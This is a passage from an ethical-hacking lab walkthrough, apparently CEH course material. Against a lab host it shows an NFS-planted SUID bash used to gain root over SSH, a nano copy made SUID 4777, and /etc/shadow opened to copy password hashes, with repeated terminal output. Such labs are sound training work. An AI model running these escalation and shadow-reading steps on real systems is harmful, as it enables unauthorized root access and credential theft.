tmpfs           3.9G    0     3.9G  0% /dev/shm
tmpfs           5.0M    0     5.0M  0% /run/lock
/dev/sda1        80G   20G   60G  25% /home
tmpfs           795M   68K   794M  1% /run/user/1000
10.10.1.9:/home 78G   12G   63G  16% /tmp/nfs
[attacker@parrot]~/tmp/nfs$
```


24. Now we will try to login into target machine using ssh. Type **ssh -l ubuntu 10.10.1.9** and press **Enter**.

25. In the **Are you sure you want to continue connecting** field type **yes** and press **Enter**.


The screenshot shows a terminal window titled "Parrot Terminal" running on a dark-themed desktop environment. The terminal window has a title bar with the title and a close button. The main area of the terminal displays a command-line session:

```
[attacker@parrot]~/tmp/nfs$ ssh -l ubuntu 10.10.1.9
The authenticity of host '10.10.1.9 (10.10.1.9)' can't be established.
ECDSA key fingerprint is SHA256:2jym3JChrFK5xhW5VAeOgvIZzIwVGlujcainY5d8dyQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.1.9' (ECDSA) to the list of known hosts.
ubuntu@10.10.1.9's password:
```

26. In the **ubuntu@10.10.1.9's password** field enter **toor** and press **Enter**.



27. In the terminal window type **cd /home** and press **Enter**.



28. Now, type **ls** and press **Enter**, to list the contents of the home directory.

29. Type **./bash -p**, to run bash in the target machine.

```
[attacker@parrot]~[tmp/nfs]
$ ssh -l ubuntu 10.10.1.9
The authenticity of host '10.10.1.9 (10.10.1.9)' can't be established.
ECDSA key fingerprint is SHA256:2jym3JChrFK5xhW5VAe0gvIZzIwVG1ujcaiiY5d8dyQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.1.9' (ECDSA) to the list of known hosts.
ubuntu@10.10.1.9's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-30-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash  ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1#
```

30. We have successfully opened a bash shell in the victim machine, type **id** and press **Enter** to get the id's of users.

The screenshot shows a terminal window titled "[attacker@parrot] - [-]" with the command \$ ssh -l ubuntu 10.10.1.9. The password is entered, and the user logs in as "ubuntu". The terminal then displays the standard Ubuntu 22.04 LTS welcome message. It shows 8 updates available and lists standard security updates. The user runs "apt list --upgradable" and then "ls" in the home directory, which shows "bash" and "ubuntu". Finally, the user runs "id" to check their privileges, showing they are root (uid=0). The status bar at the bottom indicates "CEHv12 Module 14 Hacking Web Applications".

```
[attacker@parrot] - [-]
$ ssh -l ubuntu 10.10.1.9
ubuntu@10.10.1.9's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-30-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash  ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(ubuntu)
bash-5.1#
```

31. Now type **whoami** and press **Enter** to check for root access.

The screenshot shows a terminal window identical to the previous one, but the user has now run "whoami" and pressed Enter. The output is "root", confirming the user is indeed root. The status bar at the bottom indicates "CEHv12 Module 14 Hacking Web Applications".

```
[attacker@parrot] - [-]
$ ssh -l ubuntu 10.10.1.9
ubuntu@10.10.1.9's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-30-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash  ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(ubuntu)
bash-5.1# whoami
root
bash-5.1#
```

32. Now we have got root privileges on the target machine, we will install nano editor in the target machine so that we can exploit root access

33. In the terminal, type **cp /bin/nano .** and press **Enter**.

34. Type **chmod 4777 nano** and press **Enter**.

35. In the terminal, type **ls -la nano** and press **Enter**.

The screenshot shows a terminal window with a dark theme. At the top, there's a menu bar with 'Applications', 'Places', 'System', and a browser icon. The title bar says 'ubuntu@ubuntu-Virtual-Machine: /home'. The date and time 'Wed May 18, 01:02' are shown in the top right. The terminal window contains the following text:

```
[attacker@parrot]~[-]
$ ssh -l ubuntu 10.10.1.9
ubuntu@10.10.1.9's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-30-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash  ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(ubuntu)
bash-5.1# whoami
root
bash-5.1# cp /bin/nano .
bash-5.1# chmod 4777 nano
bash-5.1# ls -la nano
-rwsrwxrwx 1 root root 283144 May 18 01:02 nano
bash-5.1#
```

The terminal window has a dark background with green text. The cursor is visible at the bottom right. The bottom of the window shows a menu bar with 'Menu' and the user information 'ubuntu@ubuntu-Virtual...'. There are also icons for a terminal and a file.

36. To navigate to home directory, type **cd /home** and press **Enter**. Now, type **ls** and press **Enter** to list the contents in home directory.

Applications Places System Terminal Help

```
ubuntu@ubuntu-Virtual-Machine: /home
$ ssh -l ubuntu 10.10.1.9
ubuntu@10.10.1.9's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-30-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(ubuntu)
bash-5.1# whoami
root
bash-5.1# cp /bin/nano .
bash-5.1# chmod 4777 nano
bash-5.1# ls -la nano
-rwsrwxrwx 1 root root 283144 May 18 01:02 nano
bash-5.1# cd /home
bash-5.1# ls
bash nano ubuntu
bash-5.1#
```

37. To open the shadow file from where we can copy the hash of any user, type **./nano -p /etc/shadow** and press **Enter**.

Applications Places System Terminal Help

```
ubuntu@ubuntu-Virtual-Machine: /home
$ ssh -l ubuntu 10.10.1.9
ubuntu@10.10.1.9's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-30-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Last login: Wed May 18 00:56:23 2022 from 10.10.1.13
ubuntu@ubuntu-Virtual-Machine:~$ cd /home
ubuntu@ubuntu-Virtual-Machine:/home$ ls
bash ubuntu
ubuntu@ubuntu-Virtual-Machine:/home$ ./bash -p
bash-5.1# id
uid=1000(ubuntu) gid=1000(ubuntu) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(ubuntu)
bash-5.1# whoami
root
bash-5.1# cp /bin/nano .
bash-5.1# chmod 4777 nano
bash-5.1# ls -la nano
-rwsrwxrwx 1 root root 283144 May 18 01:02 nano
bash-5.1# cd /home
bash-5.1# ls
bash nano ubuntu
bash-5.1# ./nano -p /etc/shadow
```

